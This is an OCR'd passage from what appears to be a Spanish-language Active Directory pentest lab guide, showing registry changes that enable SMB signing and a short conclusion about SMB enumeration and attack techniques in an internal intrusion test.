

Ilustración 60 – Claves de registro para verificar que el SMB no se encuentra firmado

Deberemos de modificar dichos valores a 1:



Ilustración 61 – Cambio en las claves de registro para firmar el SMB

Esta misma acción se realizará en el activo PC-MVAZQUEZ



Ilustración 62 – SMB firmado en ambos activos

4. Anexos

4.1. Conclusión

Durante el documento se ha mostrado cómo se crea un laboratorio de Directorio Activo y las diferentes técnicas que emplearía un atacante en un test de intrusión interno para enumerar y atacar al protocolo SMB en un entorno de AD. Donde nos ha sido posible aprovecharnos de la configuración por defecto que ofrece Windows a los activos de un dominio.

En dichas pruebas, el acceso a recursos se ha realizado de forma manual, sin embargo, en entornos empresariales, es muy común que haya tareas automatizadas que accedan a carpetas compartidas o los comúnmente llamados *healthcheck*.